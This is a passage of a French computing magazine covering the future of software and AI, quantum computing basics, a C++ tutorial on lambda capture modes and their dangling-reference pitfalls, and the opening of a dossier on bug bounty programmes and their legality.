Après l'ère électronique, l'ère optique pourrait dominer le monde des ordinateurs. L'avantage des photons sur les électrons c'est que contrairement à ces derniers, les photons (la lumière) sont des bosons. Or comme tout boson qui se respecte, ils peuvent être au même endroit au même moment, deux bosons peuvent occuper le même espace. Ce qui fait que le même circuit, le même processeur, pourrait être traversé par plusieurs calculs différents, un peu comme dans les fibres optiques. On attend donc impatientement la démocratisation des processeurs optiques qui néanmoins posent pas mal de problèmes techniques, notamment de stockage – la lumière ne se laisse pas stocker. On gagnera peut-être quelques ordres de grandeurs de plus.

Le coût du calcul est faible et va certainement continuer à chuter avec les avancées technologiques. Le goulot d'étranglement aujourd'hui se trouve plutôt au niveau du coût du logiciel, sa production, sa maintenance et ses adaptations au changement. Que s'est-il passé pendant les 30 ou 60 dernières années dans le domaine du logiciel ?

## Logiciel le présent et le futur

Le code que j'ai écrit, debuggé et livré au Cloud ce matin était plus interactif, plus utile, plus facile à produire que celui que j'écrivais sur l'UNIVAC il y a 35 ans. Mais si on regarde le code écrit, celui de Grace Hopper en FLOW MATIC de 1947 ou celui en JavaScript de la dernière startup qui compte révolutionner le monde, on ne verra pas beaucoup de différences : mis à part quelques points-virgules ou règles d'indentation, on trouvera les mêmes boucles, les mêmes variables et le même style de pensée sous-jacente.

Le programmeur est obnubilé par le code. Il est noyé dans les détails insignifiants. Il y a des besoins nouveaux, il y a un vent de changement tous azimuts. Le logiciel impacte et bouleverse toutes nos institutions : le travail, l'école, les relations, les loisirs, la science, l'économie, la politique. Mais le programmeur - avant-garde et créateur du futur - passe son temps à comp-

ter les octets, à côtoyer *https* et les formats de certificats. Il se trompe de taille d'entier, il utilise 32 bits et voilà qu'un morceau de musique, *liké* plus de 2 147 483 648 fois fait planter le comp-teur ! Il s'occupe des cas exceptionnels, des formats de dates, des 29 février, des décalages horaires, de l'information périmée dans un cache, d'un serveur pas disponible... Tel le cor-donnier mal chaussé, il a oublié d'automatiser son propre métier. Il a été écrasé par la demande. En effet si la façon d'écrire le code n'a guère changé depuis 60 ans, l'usage des logiciels a explosé. Le logiciel est en train de transformer notre monde. Il y a du logiciel partout et ce n'est que le début.

C'est grâce aux logiciels qu'un pilote fait bouger son avion. Si la mécanique a été à l'origine de l'automatisation du calcul, le calcul aujourd'hui supprime les pièces mécaniques : quand on tourne le volant d'une voiture c'est à travers un logiciel que l'information est transmise aux roues. Bientôt on ne tournera même pas le volant : le logiciel doté de capteurs divers - vitesse, position, vision de l'environnement - disposera des paramètres nécessaires pour nous conduire automatiquement d'un endroit à un autre. Si on n'a pas encore de programme musicien comme l'imaginait Ada Lovelace, le programme chauffeur est prêt à servir.

La science moderne fait beaucoup de calculs, traite une masse colossale de données. La collision d'une particule au LHC (Large Hadron Collider) produit 1 Mo de données et une expérience peut produire 600 millions de collisions par seconde. Les physiciens du CERN jonglent avec 30 Po (1 péta-octet = 1000 téra-octets) de données par an. Pour *voir* le boson de Higgs, pour *voir* le passage d'une onde gravitationnelle, pour *voir* la structure en double hélice de l'ADN, on a besoin de code, de calcul, d'un œil équipé de logiciel.

Les usines modernes, les entrepôts de distribution sont presque complètement robotisés et des machines répètent inlassablement les tâches de déplacement, soudure, peinture, moulage, assemblage, automatisées par des logiciels. Le logiciel permet d'imprimer des pans d'immeubles prêts à être assemblés.

Avec les crypto-monnaies, les crypto-contrats, le logiciel va rendre obsolètes les tiers de confiance. La confiance entre les uns et les autres sera garantie automatiquement par logiciel.

La façon d'écrire le code n'a pas trop changé, elle est impérative, dirigiste et complètement ancrée dans une vision déterministe du monde, une vision qui considère que le monde existe et suit des lois comme une horlogerie. Cette vision



du monde est en complète opposition avec la réalité plus organique de notre monde.

En 1997, *Deep Blue* d'IBM bat Garry Kasparov aux échecs. C'est la première fois que le meilleur joueur du monde perd face à une machine. En 1996 Kasparov avait battu *Deep Blue* 4 à 2. *Deep Blue* est programmé pour gagner avec la force brute, il évalue 300 millions de positions par seconde. Néanmoins ce n'est pas la force brute qui a fait incliner le champion du monde en 1997, mais un bug. Quand la première partie débute Kasparov est confiant, il n'a pas peur de la machine, il gagne la partie. Mais vers la fin du jeu, suite à un bug *Deep Blue* joue un mouvement qui perturbe le champion. Il conclut par erreur que la machine possède une stratégie supérieure à la sienne. Kasparov accuse IBM de tricher en insinuant qu'il y a des humains derrière *Deep Blue*. La deuxième partie commence, Kasparov est psychologiquement dans une position inférieure, et au 45<sup>e</sup> mouvement il concède la partie alors qu'il est en position de forcer un match nul. Finalement Kasparov perd face à *Deep Blue* 2,5 à 3,5.

Aujourd'hui *Watson* (IBM) - champion de *Jeopardy*, un jeu télévisé de culture générale comme « Question pour un champion » - ou *AlphaGo* (Google), champion de Go, utilisent des techniques et algorithmes complexes de *Machine Learning*. Le *Machine Learning* leur permet d'apprendre ou plutôt d'imiter de façon convaincante leur adversaire humain dans le domaine en question. Nous sommes néanmoins très loin du « *imitation game* » ou test de Turing.

Dans le futur au lieu d'écrire des programmes on pourrait les entraîner, les entraîner à reconnaître un visage - même souriant et avec un chapeau. On pourrait les entraîner à reconnaître la voix, la parole et l'écriture manuscrite pour qu'on puisse plus facilement communiquer avec la machine.

Les techniques de *Machine Learning* pourraient dans le futur aider à compiler un corpus de savoir spécialisé et permettre d'avoir par exemple des moteurs de recherche ayant un meilleur rapport signal/bruit.

Le *Machine Learning* automatise l'imitation. Si exceller dans l'imitation de certains gestes ou activités peut être intéressant, exceller dans l'imitation de façon générale ne me paraît guère souhaitable : on n'a pas besoin d'imitateurs - reproducteurs et conservateurs du passé - mais de créateurs de nouveaux mondes. On peut automatiser beaucoup de choses, le calcul, les maths, le style du Go tels que pratiqués par

les humains, mais on ne peut pas tout automatiser (tel est le sens des résultats de Turing et de Church). Les parties répétitives sont automatisables, les parties qui émanent de la création ne le sont pas.

Depuis son invention, le code n'a pas beaucoup évolué, les principes de base du fonctionnement de l'ordinateur non plus. Seule la technologie a fait des bonds en puissance. Néanmoins il s'est produit quelque chose de très singulier, une chose qui n'a rien à voir ni avec le code, ni avec l'ordinateur. Nos machines se sont connectées les unes aux autres. Elles se sont connectées malgré la démultiplication et l'incompatibilité des langages de programmation et des systèmes d'exploitation, malgré un fétichisme technologique très répandu dans le milieu informatique. Grâce aux standards d'Internet puis du Web, les câbles sous-marins, les satellites et les réseaux cellulaires de nos téléphones ont permis à toutes les machines et tous les programmes d'être capables d'échanger des informations. L'ordinateur est désormais un outil de communication. Un outil au carrefour des échanges entre les machines et les hommes. Un catalyseur d'échanges. Un vecteur d'économie distribuée.

C'est la première fois depuis des millénaires qu'une technologie donne la parole. Le livre, la radio, la télé, les journaux sont de fait des moyens de réduire au silence, en considérant leurs lecteurs et auditeurs comme de simples récepteurs. Michel Serres parle de « présomption d'incompétence ». Leur format fait qu'ils sont à sens unique, non interactifs, « non objectives ».

La connectivité, la disponibilité, l'interactivité d'Internet ont permis à des milliards d'individus de ne plus être lecteurs et suiveurs. Ils ont un avis, ils le partagent et le revendiquent, ils ont une compétence, une disponibilité, du temps, du talent, ils peuvent les échanger avec celui qui en aura besoin. Le livre, l'école, le diplôme créent de la *valeur* par la pénurie, par la distinction. Alors que la forme réticulaire crée la valeur par l'abondance, le partage et la rencontre.

Pour comprendre le monde, Aristote s'est mis à le classer à priori. Il a classifié et simplifié les minéraux, les végétaux et les animaux. Il a réduit des populations entières à une classe parce qu'il manquait de temps et d'espace, en créant une vision statique du monde. Nous, nous ne manquons pas de temps - on peut faire plus d'un milliard d'opérations par seconde -, ni d'espace - toutes les encyclopédies, tous les films, toute la musique sont à portée de

notre poche connectée. Nous n'avons pas besoin de réduire, nous pouvons honorer la complexité et la singularité de chaque situation. La pensée de chacun peut enfin s'exprimer et s'adapter aux singularités des lieux et des moments, au lieu d'être formatée pour des répétitions mécaniques dignes de machines. Le savoir étant à notre portée, l'école, les classes, l'enseignement inventés par les anciens n'ont plus de raison d'être et appartiennent au passé. On apprend tout ici et maintenant, a posteriori, dans le contexte, quand le besoin se fait sentir au moment où l'envie et la réceptivité sont à leur maximum.

Face à ce nouveau monde, certains comme Elon Musk (PayPal, Tesla, SpaceX, SolarCity), Bill Gates (Microsoft) ou Stephen Hawking (trous noirs), à l'instar des cinéastes auteurs de *Matrix*, *Ex Machina* ou *Terminator*, craignent qu'on perde le contrôle sur l'intelligence artificielle, que les robots tueurs d'hommes puissent prendre le dessus et nous exterminer. Effectivement, l'ENIAC a été conçu et réalisé avec un budget militaire. Le virus-logiciel *Stuxnet* qui a créé des dégâts matériels dans des installations industrielles iraniennes est une conception militaire aussi. Les drones militaires, robots volants pilotés par logiciel interposé, sont utilisés pour bombarder à des milliers de kilomètres. Mais ça c'est déjà aujourd'hui et c'était hier aussi. Ce n'est pas nouveau. Tout objet peut se transformer en arme. Depuis Archimède la science et les maths ont été au service du militaire. Ils ont servi certains et pas d'autres, ils ont contribué à hiérarchiser la société, créer la pénurie et servir la violence. Le problème ne vient pas de la technologie ou de l'intelligence artificielle, elle vient de la stupidité naturelle, elle vient du déséquilibre des forces. L'intelligence artificielle nous aide à dépasser la barrière des langues et à communiquer avec le monde entier. 1984 c'est le passé, nous sommes déjà dans la matrice. Le futur, lui, est lumineux. Le réseau, anti-centre, nous fera sortir de la matrice.


Passer de la pénurie du livre à l'abondance d'Internet, de la lecture à la parole, ne va pas être facile. On a tendance à utiliser la nouvelle technologie pour les anciennes habitudes. Les logiciels et les machines ont d'abord été au service de la comptabilité et des fiches de salaires, des feuilles d'impôts et les photos d'identités neutre, sans sourire, sans chapeau. Mais ils serviront aussi pour faire disparaître le passeport, la classe, le salariat, les monopoles, la concentration, l'équilibre sera rétabli.



# L'ordinateur quantique

En 1921 Albert Einstein (1879-1955) reçoit le prix Nobel pour son explication de l'effet photo-électrique de 1905. Dans son explication, Einstein considère que la lumière peut se comporter comme la matière. Louis de Broglie (1892-1987) dans sa thèse de 1924 explique purement théoriquement que la matière pourrait se comporter de façon ondulatoire - il reçoit le prix Nobel en 1929. Depuis, la distinction entre onde et corpuscule (lumière et matière) est brouillée, c'est la naissance de la mécanique quantique. Les phénomènes de superposition et d'intrication (corrélation à distance) sont deux phénomènes purement quantiques n'ayant pas d'équivalent dans l'interprétation classique du monde. L'interprétation quantique du monde est désormais partout : les deux atomes d'une molécule d'oxygène restent ensemble grâce à des liaisons qui ne sont pas autre chose que la superposition d'électrons sur les deux atomes à la fois. La mémoire flash est durable parce que des électrons (charges électriques) sont piégés dans des puits isolants, on arrive néanmoins à lire et écrire dans la mémoire en faisant entrer et sortir les électrons dans les puits à travers l'effet tunnel, un autre phénomène quantique. La photosynthèse est un phénomène quantique, et même dans les grandes profondeurs sous-marines - là où il n'y a pratiquement plus de lumière - elle reste efficace. Les mécanismes de fonctionnement des catalyseurs en chimie sont quantiques. Même la navigation de certains oiseaux migrateurs et leur détection du très faible champ magnétique terrestre peut être expliquée par des phénomènes quantiques. Notre monde est quantique, mais depuis le boulier, on construit nos machines selon des croyances classiques. En 1982, Richard Feynman (1918-1988) propose l'idée d'un simulateur quantique universel qui ne succomberait pas à un ralentissement exponentiel en simulant un système quantique, comme ce serait le cas avec une machine de Turing. En 1985, David Deutsch (né en 1953) pousse l'idée plus loin et propose un modèle abstrait de machine quantique qui capte toute la puissance des calculs quantiques.

Dans l'informatique classique, l'état d'un bit (zéro ou un) est implémenté physiquement par une tension, une charge électrique ou une aimantation magnétique. Dans un ordinateur



quantique, l'état d'un **qubit** (un couple de nombres complexes  $\alpha$  et  $\beta$ ) est implémenté physiquement par l'état d'un atome, un photon, un électron, un ion... L'état du qubit - le système quantique le plus simple - ne peut pas être observé directement. On n'accède jamais aux valeurs de  $\alpha$  et  $\beta$ , mais en faisant une mesure sur le système, on obtient avec une probabilité  $\alpha^2$  **zéro** et avec une probabilité  $\beta^2$

**un**. Un qubit mesuré donne un bit. La particularité d'un ordinateur quantique c'est qu'en ajoutant un qubit on double la puissance de calcul de la machine. Un ordinateur quantique est une machine qui permet de manipuler, de mettre ses qubits dans un certain état, de transformer les états avec des opérateurs quantiques (l'équivalent des NAND, des NOR ou XOR classiques) et à la fin de mesurer l'état des qubits. Contrairement à un ordinateur classique qui permet d'observer les états intermédiaires, dans un ordinateur quantique la seule observation c'est la mesure finale qui détruit l'état du système.

Aujourd'hui dans les laboratoires universitaires, sont construites des machines quantiques à 3 ou à 5 qubits. Il est estimé qu'une machine à 40 qubits pourrait, sur certains types de problèmes, rivaliser avec nos machines classiques. Avec une machine à 100 qubits nous serions dans un état d'extase avancée en matière de calculs quantiques. On n'utilisera pas l'ordinateur quantique comme une machine généraliste - sa valeur ajoutée pour un traitement de texte ou un correcteur orthographique est nulle. Mais pour certains types de calculs - les caractéristiques purement quantiques de certains algorithmes - l'ordinateur quantique pourrait effectuer le calcul beaucoup plus rapidement. Un ordinateur quantique est en quelque sorte un catalyseur pour certains algorithmes. A ce jour l'ordinateur quantique peut servir à résoudre 3 types de problèmes inaccessibles aux algorithmes classiques : la cryptographie, la recherche dans une liste non triée et la simulation.

## Cryptographie

Toute la cryptographie moderne est basée sur les notions de clés publiques et privées : le **s** dans https, les systèmes de signatures et de non-répudiation numériques... RSA, un des systèmes de cryptographie asymétriques le plus utilisé, est basé sur le fait qu'il est facile de multiplier de grands nombres premiers mais qu'il est très difficile (classiquement) de trouver les facteurs premiers d'un nombre composé très grand (4096 bits).

Peter Shor (né en 1959) trouve en 1994 un algorithme qui permet de factoriser facilement en utilisant un ordinateur quantique. En 2001, IBM, utilisant une machine à 7 qubits fonctionnant sur le principe du RMN (Résonance Magnétique Nucléaire), factorise  $15 = 3 \times 5$ . Le record d'aujourd'hui établi en 2012 est la factorisation de 21 ! Nous sommes encore loin.

## Recherche rapide

Lov Grover (né en 1961) trouve en 1996 un algorithme quantique qui permet de trouver un élément parmi  $N$  (non trié) avec opérations au lieu des requises avec l'approche classique.

## Simuler la nature

Jusqu'à nouvel ordre la nature opère selon la mécanique quantique. La compréhension et la modélisation de certaines réactions naturelles, comme le cycle de l'azote (transformation de l'azote en ammoniac et nitrates) est simplement impossible avec un ordinateur classique. On peut imaginer simuler les réactions forcées plus facilement par des algorithmes quantiques que des algorithmes classiques inadaptés à la situation.

Le sujet est chaud, les services secrets américains, Google, et de nombreux laboratoires de recherche industrielle et universitaire sont sur le coup. Avec les machines à quelques qubits la démonstration de faisabilité n'est plus à faire, reste que les systèmes quantiques sont fragiles. Il faut les maintenir hors interaction avec le reste du monde pendant qu'ils calculent - ou évoluent - puisque la moindre interaction fait basculer le système dans un état observable : l'état du système est probabiliste et multiple, quand on interagit avec lui classiquement (on cherche à obtenir de l'information sur le système), il se « réduit » pour nous donner la réponse. Avec l'ENIAC aussi la technologie a dû surmonter durant 40 ans d'immenses difficultés ; malgré les obstacles, les ordinateurs quantiques seront là demain. ●

# Les lambdas en C++



Christophe PICHAUD  
**.NET Rangers by Sogeti**

Consultant sur les technologies Microsoft  
christophepichaud@hotmail.com  
www.windowscpp.net



Sans les lambdas, les algorithmes « if » comme `std::find`, `std::remove`, `std::count_if` sont verbeux car il faut définir une callback ; avec les lambdas, ces algorithmes ont un nouveau charme. Il en est de même pour les algorithmes de comparaisons comme `std::sort`, `std::nth_element`, `std::lower_bound`. En dehors de la STL, les lambdas permettent de créer rapidement des deleters custom pour `std::unique` et `std::shared_ptr`. Au-delà de la STL, les lambdas facilitent la spécification de fonctions callback on-the-fly, des fonctions de contexte spécifique pour des appels directs. Les lambdas rendent le C++ encore plus plaisant à programmer. Le vocabulaire associé aux lambdas peut être confus. Voici un léger rappel : une expression lambda est juste une expression. C'est une partie du code source.

```
auto it = std::find_if(v.begin(), v.end(),
 [](int val) { return val >= 5; });
```

Une closure est l'objet runtime créé par la lambda. Tout dépend du mode de capture, les closures gardent une copie ou une référence des données capturées. Dans l'appel à `std::find_if` ci-dessus, la closure est l'objet qui est passé au runtime comme 3ème argument de `std::find_if`. Une classe closure est une classe depuis laquelle une closure est instanciée. Chaque lambda oblige le compilateur à générer une classe de closure unique. Les opérations à l'intérieur d'une lambda deviennent des instructions exécutables dans une fonction membre de sa classe closure. Une lambda est souvent utilisée pour créer une closure qui n'est employée que comme un argument à une fonction. C'est le cas dans l'appel à `std::find_if` ci-dessus.

## Eviter les modes de capture par défaut

Il y a deux modes de capture par défaut en C++11 : par référence et par valeur. Le mode par défaut par référence peut amener des problèmes. Une capture par référence produit une closure qui contient une référence à une variable locale ou un paramètre qui est disponible dans le scope là où la lambda est définie. Si la durée de vie de la closure créée par la lambda dépasse la durée de vie de la variable locale ou du paramètre, la référence dans la closure est foireuse !

Par exemple, supposons que nous avons un container avec un filter :

```
using FilterContainer = std::vector<std::function<bool(int)>>;
FilterContainer filters;
filters.emplace_back(
 [](int value) { return value % 5 == 0; }
);
```

Cela ressemble à ce qu'on veut mais on ne peut pas hard-coder 5 dans la lambda. Nous devons ajouter un filtre :

*Les expressions lambdas font leur entrée dans la programmation C++. C'est une surprise parce qu'il n'y pas de nouvelle syntaxe dans le langage. Chaque chose que fait une lambda peut être quelque chose de fait avec un peu plus de code. Mais les lambdas sont faciles à utiliser pour créer des objets fonctions, et leur impact sur la programmation jour après jour est énorme.*

```
void addDivisorFilter()
{
 using FilterContainer = std::vector<std::function<bool(int)>>;
 FilterContainer filters;
 auto calc1 = 10;
 auto calc2 = 20;
 auto divisor = 30;
 filters.emplace_back(
 [&](int value) { return value % divisor == 0; }
);
}
```

Ce code est un code à problème. La lambda réfère à la variable locale `divisor` mais cette variable cesse d'exister quand `addDivisorFilter` retourne. C'est immédiatement après que `filters.emplace_back` retourne donc c'est la mort à l'arrivée. Cela définit un comportement non défini. Le problème est le même si `divisor` est capturé par référence.

```
filters.emplace_back(
 [&divisor](int value) { return value % divisor == 0; }
```

Avec une capture explicite, c'est plus facile de voir que la viabilité de la lambda est dépendante de la durée de vie de `divisor`. Ecrire `divisor` nous rappelle que `divisor` vit aussi longtemps que la closure de la lambda. Si vous savez que la closure est utilisée immédiatement (comme passer à un algorithme de la STL) et ne sera pas copiée, il n'y a aucun problème de capture de la variable locale et du paramètre dans l'environnement dans lequel est créée la lambda.

Prenons un autre exemple qui fonctionne avec un appel à `std::all_of` :

```
template<typename C>
void workWithContainer(const C& container)
{
 auto calc1 = 10;
 auto calc2 = 20;
 auto divisor = 30;
 using ContElemT = typename C::value_type;
 if (std::all_of(begin(container), end(container),
 [&](const ContElemT& value)
 {
 return value % divisor == 0;
 })))
 { }
 else
 { }
```

C'est vrai ça marche, mais c'est précaire.

Sur le long-terme, c'est mieux de lister explicitement les variables locales



et les paramètres dont une lambda dépend.

Il est possible via C++14 d'utiliser auto dans les lambdas.

```
if(std::all_of(begin(container), end(container),
 [&](const auto& value)
 {
 return value % divisor == 0;
 })
)
```

Un moyen de résoudre le problème avec divisor serait une capture par valeur par défaut :

```
filters.emplace_back(
 [=](int value) { return value % divisor == 0; }
);
```

Ceci est un exemple et la capture par valeur par défaut n'est pas le mode qui peut vous exonérer de tous les dangers. Le problème c'est de capter un pointeur par valeur ce qui copie le pointeur dans la closure et que l'on ne peut pas garantir que le code va faire un delete du pointeur et mettre votre application en carafe. On se rassure en se disant que l'on utilise tous des smart pointeurs et qu'il n'existe plus que des fous pour utiliser des pointeurs et jouer avec new et delete ! Prenons un autre exemple :

```
class Widget
{
public:
 Widget() {}
 void addFilter();

 using FilterContainer = std::vector<std::function<bool(int)>>;
 FilterContainer filters;

private:
 int divisor = 10;
};

void Widget::addFilter()
{
 filters.emplace_back(
 [=](int value) { return value % divisor == 0; }
);
}
```

A première vue, le code est safe... La lambda dépend de divisor mais le mode de capture par valeur par défaut protège bien le code.

Faux ! Les captures ne s'appliquent que pour les variables locales non static (inclure les paramètres) visibles dans le scope là où la lambda est créée. Dans le corps de Widget::addFilter, divisor n'est pas une variable locale, c'est une donnée membre de la classe Widget. Elle ne peut pas être capturée. Le code ne compilera pas !

```
void Widget::addFilter()
{
 filters.emplace_back(
 [](int value) { return value % divisor == 0; }
);
}
```

Si vous tentez une capture explicite par valeur ou par référence, le code ne compilera pas car divisor n'est pas une variable locale ou un paramètre.

```
void Widget::addFilter()
{
 filters.emplace_back(
 [divisor](int value) { return value % divisor == 0; }
);
}
```

L'explication tient dans l'utilisation du raw pointeur "this". Chaque fonction membre non static possède un pointeur this et on utilise celui-ci à chaque fois que l'on accède à une variable membre de la classe.

Dans la fonction membre de Widget, le compilateur remplace divisor par this->divisor. Dans la version de Widget::addFilter avec une capture par défaut par valeur,

```
void Widget::addFilter()
{
 filters.emplace_back(
 [=](int value) { return value % divisor == 0; }
);
}
```

Ce qui est capturé c'est le pointeur this de Widget et non divisor. Le compilateur traite le code comme si on avait écrit cela :

```
void Widget::addFilter()
{
 auto currentObjectPtr = this;
 filters.emplace_back(
 [currentObjectPtr](int value) { return value % currentObjectPtr->divisor == 0; }
);
}
```

Considérons un autre exemple :

```
using FilterContainer = std::vector<std::function<bool(int)>>;
FilterContainer filters;

void doSomeWork()
{
 auto pw = std::make_unique<Widget>();
 pw->addFilter();
}
```

Quand un appel est fait à doSomeWork, un filtre est créé grâce à un objet Widget créé par std::make\_unique. Le code est foireux...

Ce problème peut être résolu en faisant une copie locale d'une donnée membre que l'on veut capturer. Et ensuite capturer la copie.

```
void Widget::addFilter()
{
 auto divisorCopy = divisor;
 filters.emplace_back(
 [divisorCopy](int value) { return value % divisorCopy == 0; }
);
}
```

Si vous prenez cette approche, la capture par valeur par défaut marche aussi.

```
void Widget::addFilter()
{
 auto divisorCopy = divisor;
```

```
filters.emplace_back(
 [=](int value) { return value % divisorCopy == 0; }
);
}
```

La capture par valeur par défaut a rendue possible la capture du this alors que l'on croyait capturer divisor. En C++14, un meilleur moyen de capturer les données membres est d'utiliser la capture de lambda généralisée.

```
void Widget::addFilter()
{
 filters.emplace_back(
 [divisor = divisor](int value) { return value % divisor == 0; }
);
}
```

Considérons une nouvelle version de la fonction addDivisorFilter vue précédemment :

```
void addDivisorFilter2()
{
 using FilterContainer = std::vector<std::function<bool(int)>>;
```

```
FilterContainer filters;
static auto calc1 = 10;
static auto calc2 = 20;
static auto divisor = 30;
filters.emplace_back(
 [=](int value) { return value % divisor == 0; }
);
++divisor;
}
```

N'importe quel lecteur de ce code voit "[=]" et peut penser « OK, la lambda fait une copie de tous les objets ».

La lambda n'utilise aucune des variables non static. En réalité, rien n'est capturé ! En réalité, le code de la lambda utilise la variable static divisor. Si vous restez en dehors du mode de capture par valeur par défaut, vous éliminez le risque que votre code soit foireux !

### Conclusion : à retenir

La capture par référence par défaut peut amener des références foireuses. La capture par valeur par défaut peut amener des pointeurs foireux.

## Décoder le passé avec PHARAON magazine



Kiosque | Abonnement | PDF

[www.pharaon-magazine.fr](http://www.pharaon-magazine.fr)

# Qu'est-ce qu'un Bug Bounty ?

• Dossier dirigé par Véronique Loquet


*Pour une entreprise, un Bug Bounty consiste à inviter des hackers à identifier des failles de sécurité dans ses technologies, et à les récompenser quand ils en découvrent. Le principe de "pricing" des failles est assez simple : plus elle est critique, plus la récompense est élevée, ce qui est original, c'est que c'est l'entreprise qui fixe le prix de ses failles.*

Un tel concept n'est pas nouveau, c'est ainsi que la justice américaine met à prix, depuis l'époque du Far West, la tête des fugitifs et des criminels qu'elle recherche. Le "Bounty Hunter" des westerns est désormais devenu, dans le cyber, le hacker "chasseur de bugs" ; des bugs dont la tête est pour ainsi dire mise à prix par l'entreprise qui lance son Bug Bounty. C'est une pratique aujourd'hui très courante chez les géants des technologies aux Etats-Unis, initiée par Netscape dès 1995. Aujourd'hui, la plupart des grands de la Silicon Valley pratiquent le Bug Bounty afin de sécuriser leurs technologies : Yahoo, Microsoft, Google, Facebook, Paypal, IBM, eBay... Mais des entreprises qui ne sont pas du tout issues de la Silicon Valley s'y mettent. Plus récemment, c'est le Pentagone qui a lancé avec succès son premier Bug Bounty, validant ainsi définitivement le sérieux de cette approche collaborative de la sécurité informatique. Cette approche de la détection de failles de sécurité connaît un boom aux Etats-Unis ces derniers temps, du fait de l'apparition, il y a quatre ans, de plateformes de Bug Bounty telles que BugCrowd et HackerOne. Ces plateformes ont permis à des milliers d'entreprises de lancer leurs Bug Bounties, aussi bien dans l'industrie automobile (Tesla, General Motors) que dans l'aéronautique (United Airlines) ou

la finance (Western Union). Les Bug Bounty ne sont pas pour autant réservés aux Grand Comptes, bien au contraire, une multitude de petites entreprises - principalement issues du secteurs high tech - le pratiquent régulièrement. Elles affichent ainsi un gage de crédibilité en matière de sécurité informatique, ce qui est de plus en plus indispensable, notamment dans le secteur B2B.

## Bug Bounty, pentesting, des approches complémentaires

Dans l'arsenal des entreprises en matière de cybersécurité, le Bug Bounty s'impose de plus en plus comme un complément indispensable à l'approche traditionnelle, le pentesting, qui consiste à mobiliser un ou deux experts durant quelques semaines en leur confiant la mission de découvrir ces mêmes failles. Avec un Bug Bounty, on peut attirer bien plus de monde, et par là-même des compétences et des approches bien plus variées, reflétant la diversité que l'on peut trouver du côté des attaquants. Qui plus est, un Bug Bounty peut être ouvert de façon indéfinie, offrant une attention permanente, là où une campagne de pentesting n'était que ponctuelle. Enfin, c'est une approche bien plus rationnelle en termes de ROI : plutôt que d'acheter du temps de recherche



d'un ou deux experts, on achète directement auprès des experts le résultat de cette recherche.

## Travailler avec des communautés de hackers

Si Netscape a été la première startup à pratiquer le Bug Bounty en 1995, c'est Google, puis Facebook, qui ont réellement lancé la mode, bien plus tard, en 2010. Le principe était alors le même que celui de Netscape : un Bug Bounty public, auquel tout le monde pouvait participer. Cette approche fait parfaitement sens pour Google et Facebook, car elle leur permet d'établir des relations à long terme avec différentes communautés hackers, où se trouve le savoir-faire en matière de cybersécurité dont ces géants de la Silicon Valley ont besoin. Revers de la médaille, la gestion d'un Bug Bounty public demande des ressources humaines conséquentes, et le rapport signal/bruit, entre les signalements erronés et les valides, est très faible. Si en 2012, quand elles se sont lancées sur la marché, les premières plateformes de Bug Bounty proposaient à peu près la même

chose à leurs clients, l'offre s'est très vite orientée vers une nouvelle catégorie : les Bug Bounties privés. Contrairement aux Bug Bounties publics, où des dizaines de milliers de hackers déferlent sur un site pour y chercher des failles, on fait appel ici à des groupes bien plus restreints, d'une centaine de personnes, tous experts reconnus... et parfaitement identifiés. Certaines plateformes proposent même de constituer, pour un Bug Bounty en particulier, un pool d'experts adapté aux technologies qu'ils seront appelés à ausculter - c'est un peu la version VIP du Bug Bounty - et accompagnent leurs clients de la conception à la gestion au quotidien de leur Bug Bounty.

Les Etats-Unis comptent une dizaine de plateformes, mais en Europe, la vague du Bug Bounty commence à peine, et plusieurs plateformes de Bug Bounty ont vu le jour récemment. L'an dernier, Yogosha lançait un service de Bug Bounty privés et compte aujourd'hui parmi ses clients des startups comme des Grands Comptes, enfin au début de l'année, BugBountyZone, puis BountyFactory se sont lancés à leur tour.



# Les conditions de **légalité** du Bug Bounty

*Si d'un point de vue technique le Bug Bounty est sans aucun doute bénéfique, qu'en est-il du point de vue juridique ? Cette pratique est-elle conforme à la loi française ?*

Le Bug Bounty est une prestation conforme par principe au droit français. Encore faut-il que les parties la mettent en œuvre entre elles dans le cadre d'un contrat qui paraît obligatoire pour la sécurité juridique de tous. Il faut aussi qu'elles anticipent cette prestation en l'organisant, en fonction de chaque cas, pour gérer tous risques juridiques.

## Un contrat est nécessaire pour encadrer la pratique du Bug Bounty

